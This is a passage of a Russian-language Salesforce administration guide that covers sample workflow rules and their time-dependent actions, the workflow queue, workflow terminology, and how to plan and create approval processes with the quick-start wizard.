IF (MONTH (Birthdate) > MONTH (TODAY ()), DATE (YEAR (TODAY ()), MONTH (Birthdate), DAY (Birthdate)),
IF (MONTH (Birthdate) < MONTH (TODAY ()), DATE (YEAR (TODAY ()) +1, MONTH (Birthdate), DAY (Birthdate)),
IF (DAY (Birthdate) >= (DAY (TODAY ())), DATE (YEAR (TODAY ()), MONTH (Birthdate), DAY (Birthdate)),
DATE (YEAR (TODAY ()) +1, MONTH (Birthdate), DAY (Birthdate))))
```

|                                      |   |
|--------------------------------------|---|
| <b>Объект</b>                        | Контакт   |
| <b>Описание</b>                      | Данное правило отправляет сообщение эл. почты за два дня до дня рождения контакта.  |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано.  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при оценке следующей формулы как истинной:<br><pre>(Contact: Birthdate not equal to null) and (Contact: Email not equal to null)</pre> |
| <b>Немедленные действия</b>          | Нет.  |
| <b>Зависимые от времени действия</b> | 2 дня до «Контакт: Следующий день рождения» — Электронное предупреждение: отправка поздравления на адрес эл. почты контакта.                                    |

### Настройка напоминания о дате закрытия ценной возможности

|                                      |  |
|--------------------------------------|--|
| <b>Объект</b>                        | Возможность  |
| <b>Описание</b>                      | Данное правило уведомляет ответственного за возможность и его руководителей о приближении даты закрытия крупной сделки (возможности со стоимостью более 100 000 рублей). Кроме того, правило создает дополнительную задачу для ответственного за возможность, если сделка остается открытой после наступления даты закрытия. |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено для дальнейшего соответствия критериям».  |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при выполнении следующих критериев:<br><pre>(Opportunity: Amount greater than 100000) and (Opportunity: Closed equals False)</pre>  |
| <b>Немедленные действия</b>          | Нет.   |
| <b>Зависимые от времени действия</b> | <ul style="list-style-type: none"> <li>30 дней до «Возможность: Дата закрытия» — Электронное предупреждение: уведомление ответственного за возможность за 30 дней.</li> <li>15 дней до «Возможность: Дата закрытия» — Электронное предупреждение: уведомление ответственного за возможность за 15 дней.</li> </ul>           |

- 5 дней после «Возможность: Дата закрытия» — Задача : создание дополнительной задачи для ответственного за возможность по обновлению сделки. Электронное предупреждение : уведомление руководителей для привлечения сотрудников.

Уведомление ответственного за организацию об обновлениях, внесенных другими пользователями

|                                      |  |
|--------------------------------------|--|
| <b>Объект</b>                        | Организация  |
| <b>Описание</b>                      | Данное правило уведомляет ответственного за организацию об обновлении другими пользователями организации, годовой доход которой превышает 1 000 000 рублей.    |
| <b>Критерии оценки</b>               | Оценить правило, если запись: создано и изменено».   |
| <b>Критерии правила (фильтр)</b>     | Выполнить данное правило при оценке следующей формулы как истинной:<br><pre>AND( (LastModifiedById &lt;&gt; CreatedById), (AnnualRevenue &gt; 1000000) )</pre> |
| <b>Немедленные действия</b>          | Электронное предупреждение : уведомление ответственного за организацию об обновлении организации другими пользователями.                                       |
| <b>Зависимые от времени действия</b> | Нет.   |

СМ. ТАКЖЕ:

[Бизнес-правило](#)

[Установка критериев для бизнес-правила](#)



## Отслеживание отложенных действий бизнес-правил

Если система Salesforce инициирует выполнение бизнес-правила, содержащего зависимость от времени действия, то очередь бизнес-правил может использоваться для просмотра и отмены отложенных действий.

1. Введите строку «*Контролируемые по времени бизнес-правила*» в поле «Быстрый поиск» в меню «Настройка» и выберите пункт «**Контролируемые по времени бизнес-правила**».
2. Чтобы просмотреть список всех отложенных действий для любых активных бизнес-правил, нажмите кнопку «**Поиск**». Чтобы просмотреть список отложенных действий, соответствующих только определенному критерию, укажите критерий фильтрации и нажмите кнопку «**Поиск**». Ниже перечислены доступные параметры фильтрации.
  - **Имя бизнес-правила:** имя бизнес-правила.
  - **Объект:** объект, инициировавший выполнение бизнес-правила. Введите имя объекта в единственном числе.
  - **Запланированная дата:** дата, на которую запланировано выполнение отложенных действий.
  - **Дата создания:** дата создания записи, инициировавшей выполнение бизнес-правила.
  - **Создал:** автор записи, инициировавшей выполнение бизнес-правила.
  - **Имя записи:** имя записи, инициировавшей выполнение бизнес-правила.

Фильтр не чувствителен к регистру.

Чтобы отменить отложенные действия, выполните указанные ниже действия.

1. Установите флажки напротив нужных отложенных действий.
2. Нажмите кнопку «**Удалить**».

## Терминология бизнес-правил

Ниже приведены термины, используемые для описания функциональных возможностей бизнес-правил.

### Бизнес-правило

Бизнес-правило определяет действия, выполняемые при соблюдении определенных условий. Действия бизнес-правил могут выполняться немедленно (если запись соответствует заданным условиям) или в определенный день (если заданы триггеры времени). Действие бизнес-правила, которое еще не было выполнено, может быть просмотрено и изменено в очереди бизнес-правил.

### Действие бизнес-правила

Действие бизнес-правила (например, электронное предупреждение, обновление поля, исходящее сообщение или задача), выполняемое при соблюдении условий бизнес-правила.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic

Доступно в версиях:  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition,**  
**Developer Edition** и  
**Database.com Edition.**

Доступно за  
дополнительную плату в  
версиях: **Professional**  
**Edition.**

Задачи бизнес-правил и  
электронные  
предупреждения  
недоступны в версиях:  
**Database.com Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для управления очередью  
бизнес-правил:

- «Изменение всех данных»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Электронное предупреждение

Электронное предупреждение — это действие бизнес-правила и утверждения, которое создается на основе шаблона эл. почты при использовании бизнес-правила или процесса утверждения, и затем отправляется конкретным получателям (пользователям Salesforce или другим лицам). Предупреждения бизнес-правил могут быть отправлены любому пользователю или контакту, для которого указан действительный адрес эл. почты.

### Обновление поля

Обновление поля — это действие бизнес-правила и утверждения, определяющее поле для обновления и его новое значение.

### Поток

*Поток* — это приложение, которое может выполнять логику, взаимодействовать с базой данных Salesforce, вызывать классы Apex и собирать пользовательские данные. При необходимости создайте потоки посредством облачной версии приложения Flow Designer.

### Триггер потока

*Триггер потока* — это действие бизнес-правила, запускающее поток. Триггеры потока позволяют автоматизировать сложные бизнес-процессы — создавать потоки для выполнения логики и разрешать событиям запуск потоков посредством бизнес-правил, без создания специального кода.

Конструктор процессов заменяет триггеры потока как действия бизнес-правила, ранее доступные только в пробной версии. Организации, использующие триггеры потока как действия бизнес-правила, могут продолжить их создание и редактирование; триггеры потока как действия бизнес-правила недоступны новым организациям.

### Задача

Назначение задачи выбранному пользователю. Пользователь может задать следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». Задачи — это действия бизнес-правил и утверждений, инициированные бизнес-правилами или процессами утверждения.

### Исходящее сообщение

Исходящее сообщение — это действие бизнес-правил, утверждений или контрольных точек, которое отправляет указанные сведения указанной конечной точке (например, внешней службе). Параметры исходящих сообщений могут быть заданы в меню настройки Salesforce. Затем рекомендуем настроить внешнюю конечную точку. Получатель сообщений может быть создан посредством SOAP API.

## Утверждения

### Утверждения

Автоматизированные процессы позволяют более эффективно использовать нашу систему. Например, пользователь может задать бизнес-правила, которые автоматически отправляют электронные предупреждения или назначают задачи на основе текущих внутренних процессов. Утверждения — это новое слово в автоматизации рабочих процессов, так как позволяют определять последовательность действий, необходимых для утверждения записей.

Процесс утверждения — это автоматический процесс, который может использоваться организацией для утверждения записей Salesforce. Процесс утверждения определяет этапы, необходимые для утверждения записи, а также пользователей, ответственных за утверждение. Этап может применяться ко всем записям процесса или только к записям, которые соответствуют определенным критериям, заданным администратором. Процесс

#### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

утверждения также определяет действия, которые должны быть предприняты при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.



**Пример:** Предположим, что организация использует трехуровневый процесс утверждения расходов. Процесс утверждения используется для определения способа автоматической обработки каждого запроса и ответственного сотрудника организации на основе суммы запроса.

- Запись о расходе, отправленная на утверждение, блокируется, а ее статусу присваивается значение «Отправлено».
- Если сумма составляет менее 50 рублей, то запрос утверждается автоматически.
- Если сумма составляет более 50 рублей, то запрос на утверждение отправляется непосредственному менеджеру.
- Если сумма составляет более 5 000 рублей, то запрос, утвержденный менеджером, отправляется вице-президенту.
- При утверждении всех запросов блокировка записи отменяется, а ее статусу присваивается значение «Утверждено».
- При отклонении любого запроса блокировка записи отменяется, а ее статусу присваивается значение «Отклонено».

Для процесса утверждения следует настроить следующие параметры:

- Критерии входа (для дополнения процесса только определенными записями).
- Кто может утверждать запросы?
- Кто может вносить изменения в запись после отправки для утверждения.
- Этапы, определяющие последовательность действий, выполняемых при соответствии записи заданным критериям. Для каждого этапа может быть задано не более 40 действий, по 10 действий следующих типов: электронные предупреждения, обновления полей, задачи и исходящие сообщения.
- Не более 40 дополнительных действий, выполняемых при исходной отправке, утверждении, отклонении или отзыве записи.

СМ. ТАКЖЕ:

[Какой инструмент автоматизации следует использовать?](#)

[Создание процесса утверждения](#)

[Образец процесса утверждения](#)

[Терминология по процессам утверждения](#)

## Начало работы с утверждениями

Процесс утверждения — это автоматический процесс, который может использоваться организацией для утверждения записей Salesforce. Процесс утверждения определяет этапы, необходимые для утверждения записи, а также ответственных за утверждение на каждом этапе. Этап может применяться ко всем записям процесса или только к записям, соответствующим определенным критериям, заданным администратором. Процесс утверждения также определяет действия, которые должны быть выполнены при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.

Прежде чем создать процесс утверждения, выполните указанные ниже действия.

- Чтобы подготовиться к внедрению и **выбрать нужный мастер**, просмотрите раздел **«Контрольный список процесса утверждения»**.
- При необходимости включите функцию электронного утверждения. Функция электронного утверждения позволяет пользователям утверждать или отклонять электронные запросы путем отправки ответа на сообщение эл. почты. Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты.

Чтобы автоматизировать процессы организации, выполните указанные ниже действия.

1. **Создайте процесс утверждения.**
2. **Добавьте этапы в процесс утверждения.**
3. **Выберите действия исходной отправки.**
4. **Выберите действия окончательного утверждения.**
5. **Выберите действия окончательного отклонения.**
6. **Выберите действия отзыва.**
7. При создании первого процесса утверждения выполните указанные ниже действия.
  - Добавьте связанный список «Журнал утверждений» в соответствующий макет страницы. Связанный список «Журнал утверждений» позволяет пользователям отправлять запросы на утверждение и отслеживать обработку записей в процессе утверждения на странице сведений о записи.
  - Рекомендуем добавить связанный список «Элементы для утверждения» в настраиваемые макеты начальной страницы. Данный связанный список позволяет быстро просматривать запросы для утверждения или отклонения.
  - Заполните все настраиваемые поля иерархии соответствующими значениями.
8. Чтобы просмотреть графическую версию процесса утверждения, воспользуйтесь средством визуализации процессов. Диаграмма, доступная только для просмотра, отображается в виде блок-схемы. Диаграмма и информационная боковая панель используются для наглядного отображения заданных этапов, критериев и действий, составляющих процесс утверждения.

### ВЕРСИИ


Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- «Настройка приложения»

 **Прим.:** Стандартные отчеты по запросам на утверждение хранятся в папках «Административные отчеты» и «Отчеты по действиям».

СМ. ТАКЖЕ:

- [Используйте Мастер прав, чтобы помочь создать процесс утверждения](#)
- [Терминология по процессам утверждения](#)
- [Образец процесса утверждения](#)
- [Включение электронного утверждения](#)

## Контрольный список процесса утверждения

Успешная реализация процесса утверждения требует его тщательного планирования.

Прежде чем создать процесс утверждения, просмотрите контрольный список ниже.

- Подготовьте шаблон эл. почты для запросов на утверждение.
- Подготовьте шаблон сообщения, содержащего запрос на утверждение.
- Определите отправителя запросов на утверждение.
- Определите назначенного ответственного за утверждение.
- Определите делегированного ответственного за утверждение.
- Определите необходимость фильтрации процесса утверждения.
- Определите действия исходной отправки.
- Определите возможность утверждения запросов посредством беспроводных устройств.
- Определите возможность редактирования записей, ожидающих утверждения.
- Определите необходимость автоматического утверждения или отклонения записей.
- Определите количество уровней, доступных в процессе.
- Определите действия, выполняемые при утверждении или отклонении запросов.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### Какой шаблон эл. почты необходимо использовать для запросов на утверждение?

Шаблон эл. почты, выбранный для процесса утверждения, используется для уведомления пользователей о назначении запроса на утверждение. Пользователи могут использовать стандартный шаблон эл. почты, предлагаемый системой Salesforce, или создать собственный шаблон. При необходимости добавьте соответствующие поля слияния для процессов утверждения, позволяющие переходить к запросу на утверждение.

Если организация использует функцию электронного утверждения, то стандартный шаблон эл. почты содержит рекомендации по отправке ответов путем ввода слова «*утвердить*», «*утверждено*», «*да*», «*отклонить*», «*отклонено*» или «*нет*» в первой строке сообщения и комментариями во второй строке.

### Какой шаблон сообщения Chatter необходимо использовать для запросов на утверждение?

Если организация использует функцию «Утверждения в Chatter», выберите шаблон сообщения, который должен использоваться для уведомления пользователей о назначении запросов посредством Chatter. Пользователи могут использовать стандартный шаблон сообщения, предлагаемый системой Salesforce, или создать собственный шаблон.

### Кто должен быть отправителем запросов на утверждение?

Уведомления о запросе на утверждение автоматически отправляются от имени пользователя, отправившего запись на утверждение. При настройке электронного предупреждения данным уведомлениям может быть задан другой обратный адрес эл. почты. При необходимости выберите адрес эл. почты пользователя бизнес-правил по умолчанию

(при его наличии) или предварительно настроенный и проверенный единый адрес. Определите адрес эл. почты, который должен использоваться.

### **Кто может утверждать запросы?**

Ниже перечислены пользователи, которые могут утверждать или отклонять запросы.

- Пользователь или очередь, выбранная отправителем запроса на утверждение.
- Очередь, выбранная администратором.
- Пользователь, указанный в стандартном поле «Менеджер» на странице сведений об отправителе.
- Пользователь, указанный в настраиваемом поле иерархии на странице сведений об отправителе.
- Любая комбинация пользователей и связанных пользователей (пользователи, указанные в стандартном или настраиваемом поле отправленной записи), заданная администратором.

Каждый этап процесса утверждения может назначать запросы на утверждение посредством любых пользователей выше.

### **Должны ли запросы на утверждение делегироваться другому пользователю для утверждения?**

Запрос на утверждение может быть утвержден выбранным представителем ответственного за утверждение. Однако данная возможность может быть отключена. Определите необходимость предоставления делегированным пользователям права на утверждение запросов. Затем заполните поле «Делегированный ответственный за утверждение» на странице сведений о каждом пользователе.

### **Какие записи должны быть добавлены в данный процесс?**

Определите атрибуты, которые должны быть назначены записи для ее добавления в процесс утверждения. При необходимости создайте настраиваемые поля для хранения и использования данной информации в качестве критериев фильтрации. Например, чтобы использовать только записи о расходах, принадлежащие головному офису, создайте настраиваемое поле раскрывающегося списка «Расположение офиса», содержащее два значения: «Головной офис» и «Филиал». Задайте критерий фильтрации, согласно которому процесс утверждения должен быть доступен только тем записям, поле «Расположение офиса» которых содержит значение «Головной офис».

### **Что происходит при первой отправке записи на утверждение?**

Запись, отправленная пользователем на утверждение, автоматически блокируется системой Salesforce и не может быть изменена другими пользователями. При необходимости участники кампании могут быть добавлены в кампанию, заблокированные для утверждения.

Определите необходимость выполнения других действий бизнес-правил (например, электронные предупреждения, задачи, обновления полей и исходящие сообщения) при первой отправке записи. Данные действия используются в качестве [действий исходной отправки](#).

### **Могут ли пользователи утверждать запросы посредством мобильных устройств?**

Определите необходимость регистрации в системе Salesforce для утверждения запросов. Кроме того, процессы утверждения поддерживают удаленное утверждение запросов посредством мобильного обозревателя.

### **Кто может редактировать записи, ожидающие утверждения?**

Записи, отправленные на утверждение, автоматически блокируются. Разблокировка и редактирование записей доступны только пользователям с полномочием «Изменить все» для данного объекта или полномочием «Изменение всех данных». При необходимости редактирование записи может быть также разрешено текущему назначенному ответственному за утверждение. При необходимости участники кампании могут быть добавлены в кампанию, заблокированные для утверждения.

**Должны ли записи автоматически утверждаться, отклоняться или пропускаться на основе определенных критериев?**

Система Salesforce может автоматически утверждать, отклонять или пропускать процесс, если запись не соответствует критериям входа, заданным для каждого этапа процесса утверждения. Например, все расходы, поле «Стоимость» которых содержит значение менее 15 рублей, могут утверждаться автоматически.

**Сколько людей должно утверждать данные запросы?**

Процесс утверждения может включать несколько уровней. Определите количество пользователей, утверждающих запросы, и порядок их утверждения.

**Должны ли выполняться какие-либо действия при утверждении или отклонении запроса?**

При необходимости настройте не более 40 дополнительных действий, которые должны выполняться при отзыве, утверждении или отклонении запроса на каждом этапе (не более 10 действий каждого типа).

| Тип                        | Описание  |
|----------------------------|---|
| Задача                     | Назначение задачи выбранному пользователю. При необходимости заполните следующие поля задачи: «Тема», «Статус», «Приоритет» и «Крайний срок». |
| Электронное предупреждение | Использование выбранного шаблона эл. почты для отправки сообщения эл. почты выбранному получателю.  |
| Обновление поля            | Изменение значения выбранного поля. При необходимости укажите значение или создайте формулу для нового значения.                              |
| Исходящее сообщение        | Отправка сообщения выбранной конечной точке. При необходимости укажите имя пользователя и дату, которые должны быть добавлены в сообщение.    |

Кроме того, пользователи могут настроить не более 40 дополнительных действий, которые должны выполняться при полном утверждении или отклонении записи.

СМ. ТАКЖЕ:

[Начало работы с утверждениями](#)

[Утверждения](#)

[Образец процесса утверждения](#)

[Включение электронного утверждения](#)

Используйте Мастер прав, чтобы помочь создать процесс утверждения

Процессы утверждения требуют планирования и подготовки. Прежде чем создать процесс утверждения, выберите нужный мастер.

### Мастер запуска

В случае с простыми процессами утверждения, в которых используется один шаг, воспользуйтесь мастером быстрого запуска. Он автоматически выбирает **параметры по умолчанию** для вас.

### Стандартный мастер

Для сложных процессов утверждения, когда необходимо настроить шаги в процессе утверждения, используйте стандартный мастер. Он позволяет вам определить процесс, а также каждый этап в процессе.

СМ. ТАКЖЕ:

[Утверждения](#)

[Начало работы с утверждениями](#)

## Создание процесса утверждения при помощи мастера быстрого запуска

Мастер запуска процесса утверждения позволяет быстро создавать простые одноэтапные процессы утверждения. Процесс создания автоматизируется путем автоматического выбора некоторых стандартных параметров.

 **Прим.:** Прежде чем создавать процессы, рекомендуем выполнить некоторые действия.

1. Чтобы автоматизировать маршрутизацию утверждения, воспользуйтесь стандартным полем менеджера или создайте настраиваемое поле иерархии для объекта пользователя.
2. Создание шаблонов эл. почты необходимо для выполнения следующих действий:
  - Сообщите утверждающим о том, что им необходимо либо утвердить, либо отклонить запись. Чтобы разрешить ответственному переходить на страницу запроса утверждения прямо из сообщения эл. почты, добавьте поля слияния утверждения. Если включена функция электронного утверждения, убедитесь, что используемый шаблон эл. почты описывает правильный способ использования обеих функций электронного утверждения: выбор ссылки и ответ на сообщение эл. почты.
  - Подтвердите владельцу учетной записи, что шаг в процессе утверждения был либо утвержден, либо отклонен.
3. Создайте автоматизированные действия, которые должны происходить, пока происходит утверждение записи.

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- «Настройка приложения»

### ВЕРСИИ

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

### ПОЛНОМОЧИЯ ПОЛЬЗОВАТЕЛЯ

Для создания процессов утверждения:

- «Настройка приложения»



Создание процесса утверждения при помощи мастера быстрого запуска:

1. В разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите «**Процессы утверждения**».
2. Выберите объект для нового процесса утверждения.
3. Нажмите раскрывающуюся кнопку «**Создать процесс утверждения**» и выберите пункт «**Использовать мастер запуска**».
4. Введите имя нового процесса утверждения.
5. Введите уникальное имя, которое должно использоваться для обращения к данному компоненту в API.

Поле «**Уникальное имя**» может содержать только буквы, цифры и символы подчеркивания. Имя должно быть уникальным для выбранного типа объекта; должно начинаться с буквы; не может содержать пробелов и двух последовательных символов подчеркивания, а также не может заканчиваться символом подчеркивания.

6. Выберите настраиваемый шаблон эл. почты, который должен использоваться для уведомления ответственных о назначении им запросов на утверждение, или пропустите данное поле для использования стандартного шаблона эл. почты. Каждый процесс утверждения использует отдельный шаблон эл. почты для всех этапов.

 Прим.:

- Если включена функция электронного утверждения, убедитесь, что используемый шаблон эл. почты описывает правильный способ использования обеих функций электронного утверждения: выбор ссылки и ответ на сообщение эл. почты. Если пользователь отвечает неправильно (например, допускает ошибку в слове «*утвердить*» или вводит данное слово в другую строку), то система Salesforce не принимает ответ пользователя.
  - Поля слияния утверждения (кроме { !ApprovalRequest.Comments }) по имени { !ApprovalRequest.имя\_поля } в шаблонах электронной почты возвращают значения только при использовании в сообщениях эл. почты о назначении утверждения и электронных предупреждениях для процессов утверждения. При использовании в других сообщениях эл. почты, включая электронные предупреждения для бизнес-правил, поля слияния утверждения возвращают значение null.
7. Чтобы добавить связанный список, позволяющий пользователям отправлять и отслеживать запросы на утверждение, во все макеты страниц, установите флажок «Добавить связанный список "Журнал утверждений" . . .».
  8. Чтобы добавлять в процесс утверждения только определенные типы записей, выполните одно из указанных ниже действий.
    - Чтобы задать критерий фильтрации, которому должна соответствовать запись для вхождения в процесс утверждения, выберите значение «критерии выполняются». Например, если данный процесс утверждения должен применяться только сотрудниками головного офиса для отправки отчетов по расходам, введите следующий критерий фильтрации: «"Текущий пользователь": "Расположение офиса" равно "Головной офис"».
      - a. Введите критерий фильтрации для записей, которые должны быть добавлены в данный процесс утверждения. Чтобы добавить все отправленные записи в процесс утверждения, пропустите данный фильтр.
      - b. Нажмите кнопку «**Далее**». Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку «**Сохранить**».
    - Чтобы задать формулу, которая должна определять записи для вхождения в процесс утверждения, выберите значение «значение формулы оценивается как истинное».

- a. Введите формулу, возвращающую значение «Истина» или «Ложь». Если формула возвращает значение «Истина», то запись входит в процесс утверждения. Например, формула ниже позволяет добавлять в процесс утверждения записи, для которых финальная дата утверждения скидки не превышает 30 дней.

```
(Discount_Approval_CutoffDate__c < (CloseDate - 30))
```

- b. Нажмите кнопку **«Далее»**. Чтобы сохранить изменения, внесенные в текущий процесс утверждения, и завершить редактирование, нажмите кнопку **«Сохранить»**.

Формулы процесса утверждения поддерживают только некоторые функции. Дополнительную информацию о функциях, доступных в формулах процесса утверждения, см. в разделе **«Операторы и функции формулы»** на странице 4632.

9. Выберите назначенных ответственных за утверждение запросов, созданных на данном этапе. Назначенные ответственные за утверждение — это пользователи или участники очереди, которые несут ответственность за утверждение записей, входящих на данный этап. Доступные значения:

**Позволить отправителю вручную выбрать ответственного за утверждение .**

Данный параметр разрешает пользователю вручную выбирать следующего ответственного за утверждение.

**Автоматически назначать ответственного за утверждение с помощью стандартного или настраиваемого поля иерархии.**

Данный параметр определяет пользователя, которому назначается запрос на утверждение. Например, запросы на утверждение могут автоматически направляться менеджеру пользователя, указанному в стандартном поле иерархии пользователей «Менеджер». При необходимости запросы на утверждение могут автоматически направляться пользователю, указанному в поле «Менеджер по работе с клиентами».

**Автоматически назначать очереди .**

Параметр назначения очереди запросов на утверждение доступен только для объектов, поддерживающих очереди.

**Автоматически назначать ответственным за утверждение .**

Данный параметр назначает запрос на утверждение как минимум одному указанному ниже пользователю.

**Пользователь**

Любой пользователь в организации.


**Очередь**

Параметр назначения очереди запросов на утверждение доступен только для объектов, поддерживающих очереди.

**Связанный пользователь**

Пользователь, указанный в любом поле поиска отправленной записи (например, поле «Последнее изменение сделано»).

Чтобы изменить количество ответственных за утверждение, воспользуйтесь параметрами «Добавить строку» и «Удалить строку». Каждому этапу может быть задано не более 25 ответственных за утверждение.

 **Прим.:** Ниже перечислены рекомендации по выбору ответственных за утверждение.

- Убедитесь, что назначенному ответственному за утверждение предоставлен доступ для чтения записей, подлежащих утверждению. Например, пользователь, которому не предоставлен доступ для чтения к настраиваемому объекту «Расходы», не может просматривать запросы на утверждение расходов.
- Функция электронного утверждения недоступна для тех процессов утверждения, в которых ответственность за утверждение назначена очереди.

- Ответственным за утверждение должно быть предоставлено полномочие «API включен», позволяющее утверждать или отклонять запросы на утверждение посредством эл. почты.
- Запрос на утверждение может быть назначен одному пользователю на одном этапе несколько раз; система Salesforce распознает подобные повторы и отправляет пользователю только один запрос на утверждение.
- Назначенные ответственные за утверждение на этапе текущей обработки записи не могут быть изменены даже при возврате процесса утверждения на данный этап и изменении значений связанных полей пользователя, определяющих ответственных за утверждение. Например, процесс утверждения, первый этап которого требует утверждения менеджером пользователя. При отклонении запроса на утверждение на втором этапе и его возврате на первый этап первоначальный менеджер пользователя повторно получает запрос на утверждение даже в случае изменения менеджера.
- Если ответственность за утверждение назначена очереди:
  - Любой участник очереди может утвердить или отклонить запрос, назначенный очереди.
  - Электронные запросы на утверждение отправляются на адрес эл. почты очереди. Если очередь поддерживает отправку сообщений эл. почты своим участникам, то электронные запросы на утверждение также отправляются участникам очереди, кроме участников, запретивших принимать сообщения эл. почты, содержащие запросы на утверждение.
  - Если запрос на утверждение назначен очереди, то соответствующее электронное уведомление также отправляется делегированному ответственному за утверждение для каждого участника очереди.
  - Электронные уведомления, отправляемые очереди, не предназначены для внешней аудитории, поэтому любые экземпляры поля слияния `{!ApprovalRequest.External_URL}` в шаблоне эл. почты, отправляются как эквивалентные внутренние URL-адреса.
  - Уведомления Salesforce для запросов на утверждение не отправляются очередям. Рекомендуем добавить отдельных пользователей в качестве назначенных ответственных за утверждение для каждого этапа утверждения, использующего очередь. В этом случае получение уведомлений о запросах на утверждение в приложении Salesforce будет доступно хотя бы данным пользователям. Чтобы назначить ответственность за утверждение очередям и отдельным пользователям, установите флажок «Автоматически назначать ответственным за утверждение» вместо флажка «Автоматически назначать очереди» в этапе утверждения.
  - Если запрос на утверждение отклонен и возвращен предыдущему ответственному за утверждение, которым является очередь, то запрос на утверждение назначается утвердившему пользователю, но не очереди.
  - Связанный список «Журнал утверждений» отображает имя очереди в столбце «Назначено», а фактического пользователя, утвердившего или отклонившего запрос, в столбце «Фактический ответственный за утверждение».

10. При выборе нескольких ответственных за утверждение в параметре «Автоматически назначать ответственным за утверждение» выберите одно из указанных ниже значений.

**Утвердить или отклонить на основе ПЕРВОГО ответа.**

Утверждение или отклонение записи определяется первым ответом на запрос.

**Требовать ЕДИНОГЛАСНОГО утверждения от всех выбранных ответственных за утверждение.**

Утверждение записи доступно только при единогласном утверждении запроса всеми ответственными. При отклонении запроса любым ответственным запрос на утверждение отклоняется.

11. Чтобы открыть страницу сведений о процессе утверждения, нажмите кнопку «Сохранить».

12. Выберите действия утверждения. Дополнительную информацию см. в разделе «Выбор действий утверждения» на странице 4851.

**13.** Активируйте готовый процесс утверждения.

- a.** В разделе «Настройка» введите «*Процессы утверждения*» в поле «Быстрый поиск», затем выберите «**Процессы утверждения**».
- b.** Щелкните «**Активировать**» напротив нужного неактивного процесса.

СМ. ТАКЖЕ:

[Используйте Мастер прав, чтобы помочь создать процесс утверждения](#)

[Создание процесса утверждения](#)

[Включение электронного утверждения](#)

**Выбор значений по умолчанию для мастера быстрого запуска процесса утверждения**

Мастер запуска автоматизирует создание процесса утверждения путем автоматического выбора некоторых стандартных параметров.

После создания процесса утверждения при помощи мастера быстрого запуска вы сможете изменить любые стандартные параметры путем редактирования процесса, а также добавить дополнительные шаги со страницы сведений о процессе. Единственное исключение в том, что действие «Блокировка записи» в списке «Действия исходной отправки» не может быть изменено.

- Чтобы изменить записи, ожидающие утверждения в ходе процесса утверждения, пользователи должны иметь полномочия «Изменить все» для отдельного объекта или разрешения «Изменить все данные».
- Макет страницы запросов на утверждение отображает имя (или номер) записи, имя ответственного, дату создания и журнал утверждений.
- Параметры безопасности запрещают ответственному за утверждение просматривать страницу утверждения без входа в систему Salesforce.
- Только владелец записи может отправить запрос на утверждение.
- Записи, отправленные на утверждение, блокируются.
- Записи остаются заблокированными до их утверждения или отклонения.
- Отклоненные записи подлежат разблокировке.
- Только администраторы могут отозвать запись после того, как она будет подана.
- Действия автоматического утверждения или отклонения не поддерживаются.
- Электронные уведомления не отправляются при утверждении или отклонении записи.
- Значения полей не обновляются автоматически во время процесса утверждения.
- Ответственный за утверждение не может автоматически делегировать другому пользователю полномочия на утверждение запросов.
- Флажок «**Разрешить отправителям отзываться запросы на утверждение**» не установлен.

СМ. ТАКЖЕ:

[Создание процесса утверждения при помощи мастера быстрого запуска](#)

[Используйте Мастер прав, чтобы помочь создать процесс утверждения](#)

**ВЕРСИИ**

Доступно в версиях:  
Salesforce Classic и  
Lightning Experience

Доступно в версиях:  
**Professional Edition,**  
**Enterprise Edition,**  
**Performance Edition,**  
**Unlimited Edition** и  
**Developer Edition.**

## Создание процесса утверждения

Процесс утверждения — это автоматический процесс, который может использоваться организацией для утверждения записей Salesforce. Процесс утверждения определяет этапы, необходимые для утверждения записи, а также ответственных за утверждение на каждом этапе. Этап может применяться ко всем записям процесса или только к записям, соответствующим определенным критериям, заданным администратором. Процесс утверждения также определяет действия, которые должны быть выполнены при утверждении, отклонении, отзыве или первоначальной отправке записи на утверждение.

1. [Запустите мастер процесса утверждения.](#)
2. [Укажите имя, уникальное имя и описание.](#)
3. [Определите критерии вхождения в процесс.](#)
4. [Определите поле ответственного за утверждение и редактируемость записи.](#)
5. [Выберите шаблон сообщения-уведомления Chatter или сообщения эл. почты.](#)
6. [Настройте макет страницы для запросов на утверждение.](#)
7. [Выберите исходных отправителей.](#)
8. [Активируйте процесс утверждения.](#)

### Запуск мастера процесса утверждения

